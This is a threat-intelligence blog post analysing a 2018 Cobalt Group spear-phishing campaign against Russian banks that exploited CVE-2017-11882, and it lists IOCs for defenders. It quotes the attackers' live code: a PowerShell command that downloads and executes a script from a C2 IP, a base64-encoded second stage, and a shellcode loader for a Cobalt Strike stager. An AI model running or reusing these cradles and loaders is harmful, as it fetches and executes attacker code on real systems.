First Activities of Cobalt Group in 2018: Spear Phishing Russian Banks

January 16, 2018, Yonathan Klijnsma

Last year November, we documented activities of the Cobalt Group using CVE-2017-11882. In December they were already setting up for their next campaign. Today, on January 16th, the first wave of spear phishing emails were delivered to the inboxes of Russian banks. Sadly, this time around, the group didn't forget to BCC.

The emails were sent in the name of a large European bank in an attempt to social engineer the receiver into trusting the email. The emails were quite plain with only a single question in the body and an attachment with the name once.rtf. In other cases, we saw a file with the name Заявление.rtf attached to an email that was also written in Russian:




Fig-1 Example of spear phishing email

The emails were sent from addresses on the domains bankosantantder.com and billing-cbr.ru, which were both set up for this campaign specifically.

Analysis

The attachment abuses CVE-2017-11882 to start PowerShell with the following command:

powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://46.21.147.61:80/a'))"

This command downloads and executes a second stage, which is also a PowerShell script, but encoded:

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAL1XbW/
    aSBD+HH6FdYpkWyWAgeTSSpG6Bgy4vAVjQ5KLosW7mE3WXmqvQ8i1//3GBlp65e9yd9JZsrTenZmdeebVDpUnjoyZL/
    uCUOXEo3HCRKRUC4XjpuhK5UL5qBYWaeTLbDtb3AVU3q1i4d9hQmKaJMrvhaMRjnGoaMePOL4LBUk5LSr5R0ZISRpT/
    eiocJRvpVGCF/QuwpI90ruQyqUgCVyk3aDVqilCzKLbDx8aaRzTSG6/
    S20quZLQcM4ZTTRd+aJMlzSmJ8P5PfWl8rtyfFdqczHHfEe2aWB/
    CQahiGRnPeHjzIKSs+JMaupvv6n6zYlxW2p9TjFPNNXZJJKGJcK5qitf9ezCyWZFNbXP/FgkYiFLUxbVqiU3136QK9/f6q7qBbAtpj
KNI+XnJmYtxyaCssRIIO2CKp6qRs9igeqHUcp50Xlo3azU2icNpKFfM4ljcXoFEjB2lS6uCIcDpmiltt0Nd7HN7KpB8yAdVIxnpx5763
6N7PXbwVp+ovtT+IAx2eF7GgF74WXokqQjkNsKR3EqA/CKvC0dFNvqRgjzY5Ccv5LpRKUemDEliKeAOfx5M4pfqtcpO57ub2dnftnjMp/
    lSQsefa8WydudXjQrnxBCO3haPcz/l5dnA3TxknNM4Ifh65TbpgEW1uIhwyfx+c2mtOowtOc0BKe7IBKKqpuwNKmjt41AzRm5dsrZD
Jb7zmVjnkg+MT0ApiQv9Rma0TNbUb9WkIAG6/
    VXDWAlKC7ql3abDZ3559A5Ha4DhJisoohZz0i4pDMaekqKAoYbsjlEqRL9Xv6vZTLpmPE7kXd6u/Aunu6oaIEhmnPrgXYJg4K+ozzD
NUikqHEWpuHBbsVV8fxa5BOWdRAJIew5ewk2HhyCxoYlL8c4DoJYfKbrjiNATqvGJYHAdQH3YplccbDihR/0LtfaJssyLDag/
    SgdIQAA4Xsgh4L1ZDg9Ti8j7j+r9WJi+0LMR05bnTsWVbByNzBImp/
    SzTnDxDcwculgCbFYsQhMn9KyetYwo0H4pD5mN4LnqRrxP7AdmdNfw9uF1Wa0rmr+ST/Z9p9z3G8mobZ8jtg7W/vkA+Qt2btkzoLtk
le45Io3eZYdZ6874EyIm7AVXzAgCREb3o1bYG3QT09jJ2FL79XpnVkG1Wn1YqzwQamf0D4gMQrZ+6sEaauuwZwJfpctbdM8n1at6ynvlO
vWcjEViXNWvya4fcoJMgWp8hR7YzHp+KFZLntn3cwqzCvrVbz9tOy9+ym/
    QYSV9X30m9bFTy1k+tJEkyBgT120GnvHv3atchqHo4fSa0fTPhlMGD1p+HGnE0MvzpoJoHXsVfXbS8ljXMjp2/
    ZI8d1T4cVb+h5g4FbcVfIWl5N/8WLrIenskFmnkHGuLmaUrwoGz5cZFZMnzu261mfkWGNcS8xwaBJ2172HW5X4/tdfv5Nl80nHcM
ED9z4ZWp2H9mxLPJRe7/6xbFxFbdxFzwgI7HpbtNy2WHjh0hivzoDf3d7xY1Ku933GeIiIKncn1WJci39HExp9iq85rmSwTt9zlDHx
pTDplryo6rnd9iXtkVkfAOz9HvTVCQ58YZje6OquLp/K7xDurRCJYlMvlzfuZMz0dgg3ivDdl3mPZww+mQGAVagcItRDyqsurlTXiYNvEN
Yb2qUEEasC5NZhi89QU0d5Wx361Z647zaVvGqfeffPMrMEF78X19GkNfnrGG+PRD637edtNM78jdHHxC6TVUSHPknm6WGxr/9803T6OkyX
mkD/QOPdVzxKxtWt/I8EyDk17fbh6oHFEOQweMJrsawXiXPhZw/5J54TxYdvUb6EmurCsVV9d6co3Qv17F99vffhwDYbsilBWFEo9GgVyW
aw81SoVaLZVp3pFL7zd/oZYbbRv0opZ9z6A8vAinl+kF7ZQL+US6hX5n7He1cj86n+O9fe9vzh9E/6V4iFILw5/3Pgn7vjvEE0xkBDqQC/
gdDvNvBWpXQAezI4HnoYIW+yetWQfpvJkAJNlQf1YKHDXygFCCXuGIZ9+Vs71bF5MJI7lyb2Yww9B3ja1Y6wr3dZMOcbKV+UEQEFJrQq/
    BXGQZj1U2f7lfFHWYEr0+EUZU5/C6Ht1izn0RgqjUCY6F5IRw94fwon+7TYNAAA=")); IEX (New-Object IO.StreamReader(
    New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Fig-2 Second stage

This script decodes to the third stage of the attack, another PowerShell script. This stage-three script is used to load a small piece of embedded shellcode into memory and run it like so:

```
[byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
    McCsPGF8AiwgwC8NAcfi8FJX1IQi8I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIs81jH/
    McCswc8NAcc44HX0A334O3OkdeJYi1gkAdNmiwxL1lgcAdOLBIs80IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldASBod2luaVRoTHcmB//V
```

Fig-3 Stage-three script

The shellcode starts the Cobalt Strike stager in a new threat and starts it up. This stager will initiate connectivity with the C2 server to install the Cobalt Strike implant.

Infrastructure

As shown, the stager beacons out to helpdesk-oracle.com, which was registered by a person using the email address krystianwalczak@yandex.com. This email address pointed us to another domain, which was registered on the same date and follows a similar pattern:

Focus	Email	Registered	Expires
help-desc-me.com	krystianwalczak@yandex.com	2017-12-20	2018-12-20
helpdesk-oracle.com	krystianwalczak@yandex.com	2017-12-20	2018-12-20

Fig-4 WHOIS information for the malicious email addresses

Right now, the server to which the domain help-desc-me.com points doesn't seem to be active, nor have we seen any malicious samples connect to it. We have marked it as malicious and listed it in the IOCs below, as we believe it will be part of either a next stage of the attack shown above or used in the next wave of spear phishing emails.

Indicators of Compromise (IOC)

All of the IOCs listed below are also available in the RiskIQ Community Public Project located here: https://community.riskiq.com/projects/f0cd2fc9-a361-2a4c-4489-a21ddf98349b

We have not added the hashes of the staging scripts because they do not appear on the system itself—they live in memory during the initial stages of the attack.

Filesystem IOCs

Filename(s)	Note	MD5
Once.rtf, Заявление.rtf	CVE-2017-11882 RTF	2e0cc6890fbf7a469d6c0ae70b5859e7


Network IOCs

Domain	IP Address	Note
bankosantantder.com	46.102.152.157	Sender domain
billing-cbr.ru	85.204.74.117	Sender domain
helpdesk-oracle.com	46.21.147.61	C2 server
help-desc-me.com	139.60.163.10	Secondary C2

Share:

Twitter | Facebook | LinkedIn

Return to Blog Home →



Full(z) House: A Digital Crime Group Using a Full Deck to Maximize Profits

November 26, 2019, Yonathan Klijnsma